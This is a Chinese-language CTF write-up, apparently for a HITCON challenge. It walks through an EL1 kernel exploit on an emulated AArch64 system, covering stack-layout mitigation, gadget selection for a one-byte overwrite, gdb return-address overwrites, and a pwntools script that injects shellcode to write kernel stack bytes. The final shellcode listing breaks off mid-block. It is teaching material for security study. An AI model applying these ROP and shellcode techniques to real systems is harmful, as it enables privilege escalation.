Flag (EL1): hitcon{this is flag 2 for EL1}
```

来时候好好的，回不去了

正常情况下不会出现因为正常调用函数是b过去的，而不是lr过去的。
换句话说，正常情况下，lr不应该返回到函数的开头。

```
ROM:FFFFFFFFC0008408 sub_FFFFFFFFC0008408
ROM:FFFFFFFFC0008408
ROM:FFFFFFFFC0008408 var_40          = -0x40
ROM:FFFFFFFFC0008408 var_8           = -8
ROM:FFFFFFFFC0008408
ROM:FFFFFFFFC0008408                 STP             X29, X30, [SP,#var_40]! ; Store Pair
ROM:FFFFFFFFC000840C                 MOV             X29, SP ; Rd = Op2
ROM:FFFFFFFFC0008410                 ADD             X0, X29, #0x18 ; Rd = Op1 + Op2
ROM:FFFFFFFFC0008414                 BL              sub_FFFFFFFFC00091B8 ; Branch with Link
ROM:FFFFFFFFC0008418                 STRB            WZR, [X29,#0x40+var_8] ; Store to Memory
ROM:FFFFFFFFC000841C                 ADD             X1, X29, #0x18 ; Rd = Op1 + Op2
ROM:FFFFFFFFC0008420                 ADRL            X0, aFlagEl1S ; "Flag (EL1): %s\n"
ROM:FFFFFFFFC0008428                 BL              sub_FFFFFFFFC0009A1C ; Branch with Link
ROM:FFFFFFFFC000842C                 LDP             X29, X30, [SP+0x40+var_40],#0x40 ; Load Pair
ROM:FFFFFFFFC0008430                 RET                     ; Return from Subroutine
```

x64中不会有转死的这个问题，是因为每次ret的时候自动pop返回地址了，保存返回地址这个元数据的栈中位置已经不可用了，而lr寄存器永久可用。

所以想不转死也可以，返回到函数的开头保存lr寄存器之后即可。

EL1：EL1漏洞利用：ARMv8栈溢出特色：栈布局的缓解


漏洞缓解

> 正好比赛结束当晚听张银奎老师的课《在调试器下理解ARMv8》提到了这个点，比赛时打控制流劫持其实都没注意。

这里的确是个栈溢出，可以尝试发送过长的baisc认证数据也的确会控制流劫持，但其实AArch64也就是armv8其实是对栈溢出在指令层面做了一个小小的缓解，仔细看这个溢出点的汇编：

```
.text:00000000004046D0 sub_4046D0                              ; CODE XREF: sub_404704+118↓p
.text:00000000004046D0
.text:00000000004046D0 var_120          = -0x120
.text:00000000004046D0 var_110          = -0x110
.text:00000000004046D0
.text:00000000004046D0                  STP             X29, X30, [SP,#var_120]!
.text:00000000004046D4                  MOV             X29, SP
.text:00000000004046D8                  STR             X19, [SP,#0x120+var_110]
.text:00000000004046DC                  ADD             X19, X29, #0x20 ; ''
.text:00000000004046E0                  SXTW            X2, W1  ; n
.text:00000000004046E4                  MOV             X1, X0  ; src
.text:00000000004046E8                  MOV             X0, X19 ; dest
.text:00000000004046EC                  BL              .memcpy
.text:00000000004046F0                  MOV             X0, X19 ; s
.text:00000000004046F4                  BL              .puts
.text:00000000004046F8                  LDR             X19, [SP,#0x120+var_110]
.text:00000000004046FC                  LDP             X29, X30, [SP+0x120+var_120],#0x120
.text:0000000000404700                  RET
```

1. X30也就是LR寄存器是保存在当前函数的栈帧顶部，栈溢出无法溢出本函数的返回地址
2. 但是栈作为函数的行囊，返回地址仍在其中，只是位置有所偏差，所以只要溢出够长，即可覆盖父函数的返回地址
3. 所以当前发生栈溢出的函数是可以正常返回的，但如果回到父函数后，父函数使用被破坏的FP寄存器，并仍然用栈上的数据做一些操作而没有马上返回，其更大的概率是崩溃而不是控制流劫持




https://azeria.gumroad.com/l/aarch64-cheatsheet

https://xuanxuanblingbling.github.io/ctf/pwn/2021/12/13/aarch64/

EL1：EL1漏洞利用：单字节与信息差

```
pwndbg> stack 100
00:0000 | x29 sp 0xffffffffc0019bb0 —▸ 0x7fff7fffffa0 —▸ 0x
01:0008 |       0xffffffffc0019bb8 —▸ 0xffffffffc000a830 
02:0010 |       0xffffffffc0019bc0 —▸ 0x401d40 ◂— 0x6425 /
03:0018 |       0xffffffffc0019bc8 ◂— 0x0
```

exp: /el1/hijack_test/exp.py
gdb:/el1/hijack_test/gdb_one.cmd



- 所以需要从一个字节的差，继续扩大信息差
- 所以需要找到某个单字节差的gadget：能迁走栈，然后ret
- 所以先把flag函数扔到栈上，然后使用此gadget即可

所以如何把flag扔到栈上？

1. 漏洞，由于单字节写，所以还要保证每次不被冲掉
2. 用户态切内核态应该会把一些寄存器压内核栈里

EL1：EL1漏洞利用：ROP：筛选gadget

0xffffffffc000a830

0xffffffffc000??30

0xffffffffc000a8??

FFFFFFFFC0000030	ROM:FFFFFFFFC0000030 DF 3F 03 D5 ISB ROM:FFFFFFFFC0000034 E0 87 62 B2 MOV X0, #0xFFFFFFFFC0000000 ROM:FFFFFFFFC0000038 41 FE 03 10 ADR X1, sub_FFFFFFFFC0008000 ROM:FFFFFFFFC000003C 00 00 01 8B ADD X0, X0, X1 ROM:FFFFFFFFC0000040 00 00 1F D6 BR X0	死跳转
FFFFFFFFC0008030	ROM:FFFFFFFFC0008030 6E 00 00 94 BL sub_FFFFFFFFC00081E8 ROM:FFFFFFFFC0008034 D0 00 00 94 BL sub_FFFFFFFFC00083A8 ROM:FFFFFFFFC0008038 45 04 00 94 BL sub_FFFFFFFFC000914C	死跳转
FFFFFFFFC0008130	ROM:FFFFFFFFC0008130 1E 00 00 94 BL sub_FFFFFFFFC00081A8 ROM:FFFFFFFFC0008134 F3 03 00 AA MOV X19, X0 ROM:FFFFFFFFC0008138 03 00 00 14 B loc_FFFFFFFFC0008144	死跳转
FFFFFFFFC0008230	ROM:FFFFFFFFC0008230 60 00 B8 F2 ROM:FFFFFFFFC0008234 5D 03 00 94 BL sub_FFFFFFFFC0008FAC ROM:FFFFFFFFC0008238 FD 7B C1 A8 LDP X29, X30, [SP+var_s0]#0x10 ROM:FFFFFFFFC000823C C0 03 5F D6 RET	数据内存，非预期指令
FFFFFFFFC0008330	ROM:FFFFFFFFC0008330 62 12 40 F9 LDR X2, [X19,#0x20] ROM:FFFFFFFFC0008334 21 00 17 8B ADD X1, X1, X23 ROM:FFFFFFFFC0008338 20 04 00 94 BL sub_FFFFFFFFC00093B8 ROM:FFFFFFFFC000833C F3 03 18 AA MOV X19, X24 ROM:FFFFFFFFC0008340 D4 FF FF 17 B loc_FFFFFFFFC0008290	死跳转
FFFFFFFFC0008430	ROM:FFFFFFFFC0008430 C0 03 5F D6 RET	直接从lr寄存器return，无法控制
FFFFFFFFC0008530	ROM:FFFFFFFFC0008530 FD 7B BE A9 STP X29, X30, [SP,#-0x20+var_s0]! ROM:FFFFFFFFC0008534 FD 03 00 91 MOV X29, SP ROM:FFFFFFFFC0008538 F3 53 01 A9 STP X19, X20, [SP,#var_s10] ROM:FFFFFFFFC000853C 00 FC 3F 91 ADD X0, X0, #0xFFF ROM:FFFFFFFFC0008540 14 CC 74 92 AND X20, X0, #0xFFFFFFFFFFFFF000 ROM:FFFFFFFFC0008544 00 01 00 F0 ADRP X0, #0xFFFFFFFFC002B010@PAGE ROM:FFFFFFFFC0008548 00 40 00 91 ADD X0, X0, #0xFFFFFFFFC002B010@PAGEOFF ROM:FFFFFFFFC000854C 13 04 40 F9 LDR X19, [X0,#8] ROM:FFFFFFFFC0008550 02 00 00 14 B loc_FFFFFFFFC0008558	死跳转
FFFFFFFFC0008630	ROM:FFFFFFFFC0008630 7F 02 01 EB CMP X19, X1 ROM:FFFFFFFFC0008634 C0 00 00 54 BEQ loc_FFFFFFFFC000864C ROM:FFFFFFFFC0008638 61 0E 40 F9 LDR X1, [X19,#0x18] ROM:FFFFFFFFC000863C 3F 00 00 EB CMP X1, X0 ROM:FFFFFFFFC0008640 60 00 00 54 BEQ loc_FFFFFFFFC000864C ROM:FFFFFFFFC0008644 73 06 40 F9 LDR X19, [X19,#8] ROM:FFFFFFFFC0008648 F8 FF FF 17 B loc_FFFFFFFFC0008628	死跳转
FFFFFFFFC0008730	ROM:FFFFFFFFC0008730 14 00 80 52 MOV W20, #0 ROM:FFFFFFFFC0008734 F9 FF FF 17 B loc_FFFFFFFFC0008718	死跳转
FFFFFFFFC0008830	ROM:FFFFFFFFC0008830 03 00 80 D2 MOV X3, #0 ROM:FFFFFFFFC0008834 E2 03 13 AA MOV X2, X19 ROM:FFFFFFFFC0008838 E1 03 14 AA MOV X1, X20 ROM:FFFFFFFFC000883C 20 00 80 D2 MOV X0, #1 ROM:FFFFFFFFC0008840 48 02 00 94 BL sub_FFFFFFFFC000916C ROM:FFFFFFFFC0008844 1F 87 08 D5 SYS #0, c8, c7, #0 ROM:FFFFFFFFC0008848 F3 53 41 A9 LDP X19, X20, [SP,#var_s10] ROM:FFFFFFFFC000884C FD 7B C2 A8 LDP X29, X30, [SP+var_s0]#0x20 ROM:FFFFFFFFC0008850 C0 03 5F D6 RET	备选，但有不可控的函数调用
FFFFFFFFC0008930	ROM:FFFFFFFFC0008930 FD 7B BE A9 STP X29, X30, [SP,#var_20]! ROM:FFFFFFFFC0008934 FD 03 00 91 MOV X29, SP ROM:FFFFFFFFC0008938 F3 0B 00 F9 STR X19, [SP,#0x20+var_10] ROM:FFFFFFFFC000893C DE FE FF 97 BL sub_FFFFFFFFC0008484 ROM:FFFFFFFFC0008940 D3 FF FF 90+ ADRL X19, sub_FFFFFFFFC0000000 ROM:FFFFFFFFC0008940 73 02 00 91 ROM:FFFFFFFFC0008948 08 00 00 14 B loc_FFFFFFFFC0008968	死跳转
FFFFFFFFC0008A30	ROM:FFFFFFFFC0008A30 C0 03 5F D6 RET	直接从lr寄存器return，无法控制lr寄存器
FFFFFFFFC0008B30	ROM:FFFFFFFFC0008B30 19 00 00 14 B loc_FFFFFFFFC0008B94	死跳转
FFFFFFFFC0008C30	ROM:FFFFFFFFC0008C30 C0 02 00 39 STRB W0, [X22] ROM:FFFFFFFFC0008C34 35 00 80 D2 MOV X21, #1 ROM:FFFFFFFFC0008C38 07 00 00 14 B loc_FFFFFFFFC0008C54	死跳转
FFFFFFFFC0008D30	ROM:FFFFFFFFC0008D30 11 01 00 94 BL sub_FFFFFFFFC0009174 ROM:FFFFFFFFC0008D34 1F 04 00 31 CMN W0, #1 ROM:FFFFFFFFC0008D38 E0 01 00 54 BEQ loc_FFFFFFFFC0008D74 ROM:FFFFFFFFC0008D3C 94 06 40 91 ADD X20, X20, #1,LSL#12 ROM:FFFFFFFFC0008D40 F8 FF FF 17 B loc_FFFFFFFFC0008D20	死跳转
FFFFFFFFC0008E30	ROM:FFFFFFFFC0008E30 01 04 00 F9 STR X1, [X0,#8] ROM:FFFFFFFFC0008E34 01 08 00 F9 STR X1, [X0,#0x10] ROM:FFFFFFFFC0008E38 C0 03 5F D6 RET	直接从lr寄存器return，无法控制lr寄存器
FFFFFFFFC0008F30	ROM:FFFFFFFFC0008F30 00 00 80 D2 MOV X0, #0 ROM:FFFFFFFFC0008F34 F8 FF FF 17 B loc_FFFFFFFFC0008F14	死跳转
FFFFFFFFC0009030	ROM:FFFFFFFFC0009030 41 14 00 12 AND W1, W2, #0x3F ROM:FFFFFFFFC0009034 01 28 00 B9 STR W1, [X0,#0x28] ROM:FFFFFFFFC0009038 01 0E 80 52 MOV W1, #0x70 ; 'p' ROM:FFFFFFFFC000903C 01 2C 00 B9 STR W1, [X0,#0x2C] ROM:FFFFFFFFC0009040 1F 04 00 B9 STR W2R, [X0,#4] ROM:FFFFFFFFC0009044 21 60 80 52 MOV W1, #0x301 ROM:FFFFFFFFC0009048 01 30 00 B9 STR W1, [X0,#0x30] ROM:FFFFFFFFC000904C 20 00 80 52 MOV W0, #1	直接从lr寄存器return，无法控制lr寄存器

FFFFFFFFC0009130	ROM:FFFFFFFFC0009130 FC 7F 40 F9 LDR X28, [SP,#arg_F8] ROM:FFFFFFFFC0009134 1C 41 18 D5 MSR #0, c4, c1, #0, X28 ROM:FFFFFFFFC0009138 FC 77 4E A9 LDP X28, X29, [SP,#arg_E0] ROM:FFFFFFFFC000913C C0 03 5F D6 RET	备选，但有不避免的写系统寄存器操作
FFFFFFFFC0009230	ROM:FFFFFFFFC0009230 03 00 00 D4 SMC #0 ROM:FFFFFFFFC0009234 02 00 01 8B ADD X2, X0, X1 ROM:FFFFFFFFC0009238 30 00 00 14 B loc_FFFFFFFFC00092F8	死跳转
FFFFFFFFC0009330	ROM:FFFFFFFFC0009330 03 10 81 A8 STP X3, X4, [X0]#0x10 ROM:FFFFFFFFC0009334 42 40 00 D1 SUB X2, X2, #0x10 ROM:FFFFFFFFC0009338 F8 FF FF 17 B sub_FFFFFFFFC0009324	死跳转
FFFFFFFFC0009430	ROM:FFFFFFFFC0009430 F3 53 41 A9 LDP X19, X20, [SP,#var_s10] ROM:FFFFFFFFC0009434 FD 7B C2 A8 LDP X29, X30, [SP+var_s0]#0x20 ROM:FFFFFFFFC0009438 C0 03 5F D6 RET	备选，无其他操作
FFFFFFFFC0009530	ROM:FFFFFFFFC0009530 1F C0 01 71 CMP W0, #0x70 ; 'p' ROM:FFFFFFFFC0009534 00 12 00 54 BEQ loc_FFFFFFFFC0009774 ROM:FFFFFFFFC0009538 A9 01 00 54 BLS loc_FFFFFFFFC000956C	死跳转
FFFFFFFFC0009630	ROM:FFFFFFFFC0009630 E3 03 14 2A MOV W3, W20 ROM:FFFFFFFFC0009634 E2 03 17 2A MOV W2, W23 ROM:FFFFFFFFC0009638 41 01 80 52 MOV W1, #0xA ROM:FFFFFFFFC000963C 80 FF FF 97 BL sub_FFFFFFFFC000943C	死跳转
FFFFFFFFC0009730	ROM:FFFFFFFFC0009730 E1 FF FF 17 B loc_FFFFFFFFC00096B4	死跳转
FFFFFFFFC0009830	ROM:FFFFFFFFC0009830 86 FF FF 17 B loc_FFFFFFFFC0009648	死跳转
FFFFFFFFC0009930	ROM:FFFFFFFFC0009930 B5 02 00 0B ADD W21, W21, W0 ROM:FFFFFFFFC0009934 45 FF FF 17 B loc_FFFFFFFFC0009648	死跳转
FFFFFFFFC0009A30	ROM:FFFFFFFFC0009A30 A4 7B 00 F9 STR X4, [X29,#0x50+var_sA0] ROM:FFFFFFFFC0009A34 A5 7F 00 F9 STR X5, [X29,#0x50+var_sA8] ROM:FFFFFFFFC0009A38 A6 83 00 F9 STR X6, [X29,#0x50+var_sB0] ROM:FFFFFFFFC0009A3C A7 87 00 F9 STR X7, [X29,#0x50+var_sB8] ROM:FFFFFFFFC0009A40 A0 17 80 3D STR Q0, [X29,#0x50+var_s0] ROM:FFFFFFFFC0009A44 A1 1B 80 3D STR Q1, [X29,#0x50+var_s10] ROM:FFFFFFFFC0009A48 A2 1F 80 3D STR Q2, [X29,#0x50+var_s20] ROM:FFFFFFFFC0009A4C A3 23 80 3D STR Q3, [X29,#0x50+var_s30] ROM:FFFFFFFFC0009A50 A4 27 80 3D STR Q4, [X29,#0x50+var_s40] ROM:FFFFFFFFC0009A54 A5 2B 80 3D STR Q5, [X29,#0x50+var_s50] ROM:FFFFFFFFC0009A58 A6 2F 80 3D STR Q6, [X29,#0x50+var_s60] ROM:FFFFFFFFC0009A5C A7 33 80 3D STR Q7, [X29,#0x50+var_s70] ROM:FFFFFFFFC0009A60 A1 43 04 91 ADD X1, X29, #0x110 ROM:FFFFFFFFC0009A64 A1 1B 00 F9 STR X1, [X29,#0x50+var_20] ROM:FFFFFFFFC0009A68 A1 1F 00 F9 STR X1, [X29,#0x50+var_18] ROM:FFFFFFFFC0009A6C A1 43 03 91 ADD X1, X29, #0xD0 ROM:FFFFFFFFC0009A70 A1 23 00 F9 STR X1, [X29,#0x50+var_10] ROM:FFFFFFFFC0009A74 E1 06 80 12 MOV W1, #0xFFFFFFC8 ROM:FFFFFFFFC0009A78 A1 4B 00 B9 STR W1, [X29,#0x50+var_8] ROM:FFFFFFFFC0009A7C E1 0F 80 12 MOV W1, #0xFFFFFF80 ROM:FFFFFFFFC0009A80 A1 4F 00 B9 STR W1, [X29,#0x50+var_4] ROM:FFFFFFFFC0009A84 A2 0F 43 A9 LDP X2, X3, [X29,#0x50+var_20] ROM:FFFFFFFFC0009A88 A2 0F 01 A9 STP X2, X3, [X29,#0x50+var_40] ROM:FFFFFFFFC0009A8C A2 0F 44 A9 LDP X2, X3, [X29,#0x50+var_10] ROM:FFFFFFFFC0009A90 A2 0F 02 A9 STP X2, X3, [X29,#0x50+var_30] ROM:FFFFFFFFC0009A94 A1 43 00 91 ADD X1, X29, #0x10 ROM:FFFFFFFFC0009A98 98 FE FF 97 BL sub_FFFFFFFFC00094F8	死跳转
FFFFFFFFC000A830	ROM:FFFFFFFFC000A830 47 FA FF 97 BL sub_FFFFFFFFC000914C	正常的返回地址
FFFFFFFFC000A8??	ROM:FFFFFFFFC000A800 00 01 80 D2 MOV X0, #8 ROM:FFFFFFFFC000A804 6A FA FF 97 BL nullsub_1 ROM:FFFFFFFFC000A808 67 FA FF 97 BL sub_FFFFFFFFC00091A4 ROM:FFFFFFFFC000A80C 29 FA FF 97 BL sub_FFFFFFFFC00090B0 ROM:FFFFFFFFC000A810 00 20 38 D5 MRS X0, #0, c2, c0, #0 ROM:FFFFFFFFC000A814 E0 BB 00 F9 STR X0, [SP,#0x170] ROM:FFFFFFFFC000A818 E6 03 00 91 MOV X6, SP ROM:FFFFFFFFC000A81C EC 8B 40 F9 LDR X12, [SP,#0x110] ROM:FFFFFFFFC000A820 BF 40 00 D5 MSR #5, #0 ROM:FFFFFFFFC000A824 9F 01 00 91 MOV SP, X12 ROM:FFFFFFFFC000A828 E0 03 06 AA MOV X0, X6 ROM:FFFFFFFFC000A82C DF F8 FF 97 BL sub_FFFFFFFFC0008BA8 ROM:FFFFFFFFC000A830 47 FA FF 97 BL sub_FFFFFFFFC000914C	A8??范围内可用代码很少，无ret指令，无法控制

/el1/hijack_test/gadget.xlsx

EL1：EL1漏洞利用：ROP：备选gadget

FFFFFFFFC0009430	ROM:FFFFFFFFC0009430 F3 53 41 A9 LDP X19, X20, [SP,#var_s10] ROM:FFFFFFFFC0009434 FD 7B C2 A8 LDP X29, X30, [SP+var_s0],#0x20 ROM:FFFFFFFFC0009438 C0 03 5F D6 RET	备选，无其他操作
FFFFFFFFC0009130	ROM:FFFFFFFFC0009130 FC 7F 40 F9 LDR X28, [SP,#arg_F8] ROM:FFFFFFFFC0009134 1C 41 18 D5 MSR #0, c4, c1, #0, X28 ROM:FFFFFFFFC0009138 FC 77 4E A9 LDP X28, X29, [SP,#arg_E0] ROM:FFFFFFFFC000913C C0 03 5F D6 RET	备选，但有不避免的写系统寄存器操作
FFFFFFFFC0008830	ROM:FFFFFFFFC0008830 03 00 80 D2 MOV X3, #0 ROM:FFFFFFFFC0008834 E2 03 13 AA MOV X2, X19 ROM:FFFFFFFFC0008838 E1 03 14 AA MOV X1, X20 ROM:FFFFFFFFC000883C 20 00 80 D2 MOV X0, #1 ROM:FFFFFFFFC0008840 4B 02 00 94 BL sub_FFFFFFFFC000916C ROM:FFFFFFFFC0008844 1F 87 08 D5 SYS #0, c8, c7, #0 ROM:FFFFFFFFC0008848 F3 53 41 A9 LDP X19, X20, [SP,#var_s10] ROM:FFFFFFFFC000884C FD 7B C2 A8 LDP X29, X30, [SP+var_s0],#0x20 ROM:FFFFFFFFC0008850 C0 03 5F D6 RET	备选，但有不可控的函数调用

备选的gadget中，显然9430看起来好用一些：

```
kernel:0000000000009430 F3 53 41 A9          LDP     X19, X20, [SP,#var_s10] ; Load Pair
kernel:0000000000009434 FD 7B C2 A8          LDP     X29, X30, [SP+var_s0],#0x20 ; Load Pair
kernel:0000000000009438 C0 03 5F D6          RET                             ; Return from Subroutine
```

但这个gadget具体要从什么栈地址往出拿X30还是要分析一下，动态调试一下最方便。

EL1：EL1漏洞利用：ROP：测试gadget

0xffffffffc000a830（劫持的返回地址本身）是函数 sub_FFFFFFFFC0008BA8（系统调用处理）返回时的地址
所以需要将断点打在sub_FFFFFFFFC0008BA8返回附近，然后修改栈上的返回地址为0xffffffffc0009430，并观察

```
→ ROM:FFFFFFFFC0008C54 75 02 00 F9        STR     X21, [X19]
  ROM:FFFFFFFFC0008C58 B5 5B 42 A9        LDP     X21, X22, [X29,#0x50+var_30]
  ROM:FFFFFFFFC0008C5C B8 1F 40 F9        LDR     X24, [X29,#0x50+var_18]
  ROM:FFFFFFFFC0008C60 F3 0B 40 F9        LDR     X19, [SP,#0x50+var_40]
  ROM:FFFFFFFFC0008C64 FD 7B C5 A8        LDP     X29, X30, [SP+0x50+var_50],#0x50
  ROM:FFFFFFFFC0008C68 C0 03 5F D6        RET
```

断点在这附近要把pwndbg关了，否则会有bug，原因不详…

```
1  set architecture aarch64
2  target remote :1234
3  b * 0xFFFFFFFFC0008C64
4  c
5  set *(long long *)0xffffffffc0019bb8=0xffffffffc0009430
```

exp: /el1/hijack_test/exp.py
gdb:/el1/hijack_test/gdb_gadget_test.cmd

EL1：EL1漏洞利用：ROP：测试gadget

```
0xffffffffc0008c68 in ?? ()
0xffffffffc0009430 in ?? ()
sp            0xffffffffc0019c00       0xffffffffc0019c00
=> 0xffffffffc0009430:  ldp     x19, x20, [sp, #16]
   0xffffffffc0009434:  ldp     x29, x30, [sp], #32
   0xffffffffc0009438:  ret
   0xffffffffc000943c:  stp     x29, x30, [sp, #-80]!
0xffffffffc0019c00:     0x0000000000000000      0x0000000000000000
0xffffffffc0019c10:     0x0000000000000000      0x0000000000000000
0xffffffffc0019c20:     0x0000000000000000      0x0000000000000000
0xffffffffc0019c30:     0x0000000000000000      0x0000000000000000
0xffffffffc0019c40:     0x0000000000000000      0x0000000000000000
0xffffffffc0019c50:     0x0000000000000000      0x0000000000000000
0xffffffffc0019c60:     0x0000000000000000      0x0000000000000000
0xffffffffc0019c70:     0x0000000000000000      0x0000000000000000
0xffffffffc0019c80:     0x0000000000000000      0x0000000000000000
0xffffffffc0019c90:     0x0000000000000000      0x0000000000000000
(gdb)
```

```
1   set architecture aarch64
2   target remote :1234
3   b * 0xFFFFFFFFC0008C64
4   c
5   set *(long long *)0xffffffffc0019bb8=0xffffffffc0009430
6   si
7   si
8   i r $sp
9   x /4i $pc
10  x /20gx $sp
```

exp: /el1/hijack_test/exp.py
gdb:/el1/hijack_test/gdb_gadget_test.cmd

当执行到位于0xffffffffc0009430的gadget时
sp为：0xffffffffc0019c00

此时代码为：ldp　　x29, x30, [sp], #32
所以位于0xffffffffc0019c08的8字节
会被弹到x30即lr寄存器中，ret时将其值作为返回地址跳转

所以将flag函数地址0xffffffffc0008408
写在0xffffffffc0019c08处，然后即可劫持控制流打印flag

```
(gdb) set *(long long *)0xffffffffc0019c08=0xffffffffc0008408
(gdb) si
0xffffffffc0009434 in ?? ()
(gdb) si
0xffffffffc0009438 in ?? ()
(gdb) i r $x30
x30            0xffffffffc0008408       -1073708024
(gdb) si
0xffffffffc0008408 in ?? ()
(gdb) c
```

```
Flag (EL1): hitcon{this is flag 2 for EL1}

Flag (EL1): hitcon{this is flag 2 for EL1}
```

EL1：EL1漏洞利用：ROP：GDB利用过程

set *(long long *)0xffffffffc0019bb8=0xffffffffc0009430
set *(long long *)0xffffffffc0019c08=0xffffffffc0008408

exp: /el1/hijack_test/exp.py
gdb:/el1/hijack_test/gdb_gadget.cmd

```
1   set architecture aarch64
2   target remote :1234
3   b * 0xFFFFFFFFC0008C64
4   c
5   set *(long long *)0xffffffffc0019bb8=0xffffffffc0009430
6   set *(long long *)0xffffffffc0019c08=0xffffffffc0008408
7   c
```

```
终端    问题    输出    调试控制台

→  hijack_test git:(main) ✗ python3 exp.py
Flag (EL1): hitcon{this is flag 2 for EL1}

→  hijack_test git:(main) ✗ gdb-multiarch -q -x ./gdb_gadget.cmd
The target architecture is assumed to be aarch64
```

EL1：EL1漏洞利用：ROP：写入次数优化

```
set *(long long *)0xffffffffc0019bb8=0xffffffffc0009430
set *(long long *)0xffffffffc0019c08=0xffffffffc0008408
```

由于0xffffffffc0019bb8原来内容是0xffffffffc000a830，所以简化：

```
set *(char *)       0xffffffffc0019bb9=0x94
set *(long long *)0xffffffffc0019c08=0xffffffffc0008408
```

漏洞是一次写一个字节，所以需要写 **9** 次

EL1：EL1漏洞利用：ROP：0xffffffffc0019c08存活测试

刚才我们通过调试将flag函数地址0xffffffffc0008408 一次性的写入了0xffffffffc0019c08地址处，
但是漏洞是只能分次写，一次写一个字节，这个地址的内容能在两次写入间存活么？？？

```python
from pwn import *
context(arch='aarch64',endian='little')

cmd  = "cd ../../run ;"
cmd += "./qemu-system-aarch64 -nographic -machine hitcon -cpu hitcon "
cmd += "-bios ./bios.bin -monitor /dev/null 2>/dev/null -serial null "
cmd += "-S -s"

io = process(["/bin/sh","-c",cmd])

mprotect = 0x401B68
gets     = 0x4019B0
sc_addr  = 0x7fffffffd008

shellcode = asm('''
ldr x1, =0xffffffffc0019c08
mov x2, 1
mov x8, 0x3f
svc 0

ldr x1, =0xffffffffc0019c09
mov x2, 1
mov x8, 0x3f
svc 0
''')

assert( b"\x0a" not in shellcode)
assert( b"\x0b" not in shellcode)

io.sendlineafter(b"cmd> ",b"0")
io.sendlineafter(b"index: ",b'a'*0xf8+p64(sc_addr)+p64(gets)+p64(mprotect))
io.sendline(b'a'*8+shellcode)

io.sendlineafter(b"cmd> ",b"1")
io.sendlineafter(b"index: ",b'4096')
io.sendlineafter(b"key: ",b'12345')

io.sendlineafter(b"cmd> ",b"-1")
io.sendlineafter(b"index: ",b'1')

io.send(b"\x11")
io.send(b"\x22")
io.interactive()
```

```
set architecture aarch64
target remote :1234
b * 0x7fffffffd008
c
b * 0xffffffffc0008C34
c
```

exp: /el1/read_vul_test/exp_twice.py
gdb:/el1/read_vul_test/gdbt.cmd

第二次断到0xffffffffc0008C34（写内存后）时，查看0xffffffffc0019c08处内存，多次写成功：

```
pwndbg> x /20gx 0xffffffffc0019c08
0xffffffffc0019c08:     0x0000000000002211      0x0000000000000000
0xffffffffc0019c18:     0x0000000000000000      0x0000000000000000
0xffffffffc0019c28:     0x0000000000000000      0x0000000000000000
0xffffffffc0019c38:     0x0000000000000000      0x0000000000000000
0xffffffffc0019c48:     0x0000000000000000      0x0000000000000000
0xffffffffc0019c58:     0x0000000000000000      0x0000000000000000
0xffffffffc0019c68:     0x0000000000000000      0x0000000000000000
0xffffffffc0019c78:     0x0000000000000000      0x0000000000000000
0xffffffffc0019c88:     0x0000000000000000      0x0000000000000000
0xffffffffc0019c98:     0x0000000000000000      0x0000000000000000
```

EL1：EL1漏洞利用：ROP：EL0 shellcode优化

所以先写8次完成栈布局：set *(long long *)0xffffffffc0019c08=0xffffffffc0008408
然后写1个字节完成触发：set *(char *)　　0xffffffffc0019bb9=0x94

```
14  shellcode = asm('''
15  ldr x1, =0xffffffffc0019c08
16  mov x2, 1
17  mov x8, 0x3f
18  svc 0
19
20  ldr x1, =0xffffffffc0019c09
21  mov x2, 1
22  mov x8, 0x3f
23  svc 0
24
25  ldr x1, =0xffffffffc0019c0a
26  mov x2, 1
27  mov x8, 0x3f
28  svc 0
29
30  ldr x1, =0xffffffffc0019c0b
31  mov x2, 1
32  mov x8, 0x3f
33  svc 0
34
35  ldr x1, =0xffffffffc0019c0c
36  mov x2, 1
37  mov x8, 0x3f
38  svc 0
39
40  ldr x1, =0xffffffffc0019c0d
41  mov x2, 1
42  mov x8, 0x3f
43  svc 0
44
45  ldr x1, =0xffffffffc0019c0e
